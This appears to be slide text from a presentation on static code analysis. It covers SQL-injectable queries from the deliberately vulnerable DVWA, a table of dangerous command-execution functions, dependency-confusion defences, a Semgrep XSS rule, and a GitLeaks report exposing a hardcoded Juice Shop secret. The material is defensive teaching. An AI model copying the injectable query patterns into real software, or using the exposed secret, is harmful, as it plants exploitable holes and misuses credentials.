/vulnerabilities/sqli/source/medium.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli/source/medium.php:$query = "SELECT COUNT(*) FROM users";
/vulnerabilities/sqli/test.php:$query = "SELECT * FROM users";
/vulnerabilities/sqli_blind/index.php: $query = "SELECT COUNT(*) FROM users";
/vulnerabilities/sqli_blind/source/high.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli_blind/source/high.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli_blind/source/impossible.php: $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
/vulnerabilities/sqli_blind/source/impossible.php: $stmt = $sqlite_db_connection->prepare('SELECT COUNT(first_name) AS numrows FROM users WHERE user_id = (:id) LIMIT 1;');
/vulnerabilities/sqli_blind/source/low.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli_blind/source/low.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli_blind/source/medium.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli_blind/source/medium.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/xss_s/source/high.php: $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
/vulnerabilities/xss_s/source/impossible.php: $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
/vulnerabilities/xss_s/source/low.php: $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
```

Dangerous Functions

JavaScript 'NodeJS'	Python	PHP	C/C++	C#	Java
<code>eval</code>	<code>eval</code>	<code>eval</code>	<code>exec1p</code>		
<code>Function</code>	<code>exec</code>	<code>exec</code>	<code>execvp</code>		
<code>setInterval</code>	<code>subprocess.open</code>	<code>proc_open</code>	<code>ShellExecute</code>		
<code>setTimeout</code>	<code>subprocess.run</code>	<code>popen</code>	<code>popen</code>		
<code>constructor.constructor</code>	<code>os.system</code>	<code>shell_exec</code>			
<code>child_process.exec</code>	<code>os.popen</code>	<code>passthru</code>	<code>system</code>	<code>System.Diagnostics.Process.Start</code>	<code>Runtime.getRuntime().exec</code>
<code>child_process.spawn</code>		<code>system</code>	<code>popen</code>		

Dependency Confusion

NuGet (.NET) , PyPi(Python) , npm(NodeJS) , maven(Java)



```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

Verify package each source (inefficient way)

`express@4.18.2` | MIT | deps: `31` | versions: `270`

Fast, unopinionated, minimalist web framework

<http://expressjs.com/>

keywords: `express`, `framework`, `sinatra`, `web`, `http`, `rest`, `restful`, `router`, `app`, `api`

```
dist
.tarball: https://registry.npmjs.org/express/-/express-4.18.2.tgz
.shasum: 3fabe08296e930c796c19e3c516979386ba9fd59
.integrity: sha512-5/PsL6iGPdfQ/1KM1UuielYgv3BUoJfz1aUwU9vHZ+J7gyvwdQXFEBIEIaxeGf0GIcreATNyBExtalisDbuMqQ==
.unpackedSize: 213.9 kB
```

Explicitly set the each internal resolver

```
$ npm set registry https://registry.company.internal
```

```
"dependencies": {
  "@internal/example-package": "1.0.0"
}

[global]
index-url = https://pypi.example.com/simple

"dependencies": {
  "private-package":
    "git+ssh://git@github.com/my_organization/private-packaae.
git#master"
}
```


```
<settings>
  <mirrors>
    <mirror>
      <id>internal-repo</id>

    <url>https://maven.example.com/repository/internal</url>
      <mirrorOf>*</mirrorOf>
    </mirror>
  </mirrors>
</settings>
```

Finding bug generators



More bug sources eliminated



Less bug sources eliminated



Bodgeit vulnerable

Overview Metrics Engagements **37** Findings **190** Endpoints **27** Benchmarks Settings

AdHoc Import / Veracode Scan / Information Exposure Through Sent Data / View Finding

Information Exposure Through Sent Data Last Reviewed June 28, 2018, by rot Created Feb. 17, 2018

Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	Found by
Medium	65	Inactive	Static	Feb. 17, 2018	155 days	rot	201	Veracode Scan

Location	Line Number
/devTools/utility.jsp	279

Description

The application calls the `javax.servlet.jsp.JspWriter.print()` function, which will result in data being transferred out of the application (via the network or another medium). This data contains sensitive information. The first argument to `print()` contains potentially sensitive data from the variable `filename`. The potentially sensitive data originated from earlier calls to `javax.servlet.ServletRequest.getParameter`, `java.lang.System.getProperty`, and `java.util.Properties.load`. The potentially sensitive data is directed into an output stream returned by `javax.servlet.jsp.JspWriter`.

Ensure that the transfer of the sensitive data is intended and that it does not violate application security policy. This flaw is categorized as low severity because it only impacts confidentiality, not integrity or availability. However, in the context of a mobile application, the significance of an information leak may be much greater, especially if misaligned with user expectations or data privacy policies.

References:

Scan Results Severity

CSharp

- High**
 - Dangerous_File_Upload (4 : Found) (?)
 - LDAP_Injection (2 : Found) (?)
 - Reflected_XSS_All_Clients (336 : Found) (?)**
 - Second_Order_SQL_Injection (8 : Found) (?)
 - SQL_Injection (22 : Found) (?)
 - Stored_XSS (195 : Found) (?)
 - XPath_Injection (3 : Found) (?)
- Medium**
 - Cookie_Injection (1 : Found) (?)
 - Cross_Site_History_Manipulation (44 : Found) (?)
 - Data_Filter_Injection (2 : Found) (?)
 - Heap_Inspection (88 : Found) (?)
 - HttpOnlyCookies (15 : Found) (?)
 - HttpOnlyCookies_In_Config (2 : Found) (?)

01

Implement SAST tools to automatically scan code for vulnerabilities during the development process.
(Checkmarx, Veracode, Snyk, SonarQube and etc.)

02

Set up CI/CD pipelines to automate the security testing and deployment process.

Manual Static Analysis



```
juice-shop/frontend/src/app/search-result/search-result.component.ts
```

```
>> typescript.angular.angular-route-bypass-security-trust.angular-route-bypass-security-trust
```


Untrusted input could be used to tamper with a web page rendering, which can lead to a Cross-site scripting (XSS) vulnerability. XSS vulnerabilities occur when untrusted input executes malicious JavaScript code, leading to issues such as account compromise and sensitive information leakage. Validate the user input, perform contextual output encoding, or sanitize the input. A popular library used to prevent XSS is DOMPurify. You can also use libraries and frameworks such as Angular, Vue, and React, which offer secure defaults when rendering input. Details: <https://sg.run/JpBW>

```
151| this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-  
    snippet vuln-line localXssChallenge xssBonusChallenge
```

Scan Summary

RULE

```
...  
  })  
  - pattern: $X  
pattern-sinks:  
  - patterns:  
    - pattern: |  
      ($X: DomSanitizer).$BYPASS($F00)  
    - metavariable-regex:  
      metavariable: $BYPASS  
      regex: (bypassSecurityTrustHtml|bypassSecurityTrustStyle|bypassSecurityTrustScript|bypassSecurityTrustUrl|bypassSecurityTrustResourceUrl)  
    - focus-metavariable: $F00  
pattern-sanitizers:  
  - patterns:  
    - pattern-either:  
      - pattern: |  
        ($X: DomSanitizer).sanitize(...)  
  - patterns:
```



GitLeaks

```
otojon@AsusOtojon:/mnt/c/Users/otojo/Desktop/presentation materials/juice-shop$ gitleaks detect --report-format=json --report-path=gitleaks-report.js
```



```
6:27PM INF 18361 commits scanned.  
6:27PM INF scan completed in 35.8s  
6:27PM WRN leaks found: 132
```

```
{ } gitleaks-report.json 8, U X  
{ } gitleaks-report.json > { } 130  
2602 {  
2603   "Description": "Detected a Generic API Key, potentially exposing access to various services and sensitive operations.",  
2604   "StartLine": 24,  
2605   "EndLine": 24,  
2606   "StartColumn": 5,  
2607   "EndColumn": 30,  
2608   "Match": "secret = 'h0lyHandgr3nade'",  
2609   "Secret": "h0lyHandgr3nade",  
2610   "File": "server.js",  
2611   "SymlinkFile": "",  
2612   "Commit": "ac11dd38cf84483608c03504a9f353fe2f4ed76f",  
2613   "Entropy": 3.5868905,  
2614   "Author": "Björn Kimminich",  
2615   "Email": "bjoern.kimminich@owasp.org",  
2616   "Date": "2014-09-30T11:19:49Z",  
2617   "Message": "added token based authentication\n\nfor now only protecting Basket and BasketItem entities",  
2618   "Tags": [],  
2619   "RuleID": "generic-api-key",  
2620   "Fingerprint": "ac11dd38cf84483608c03504a9f353fe2f4ed76f:server.js:generic-api-key:24"
```

+ there are might be a lot of FP results too 😞.


Q/A

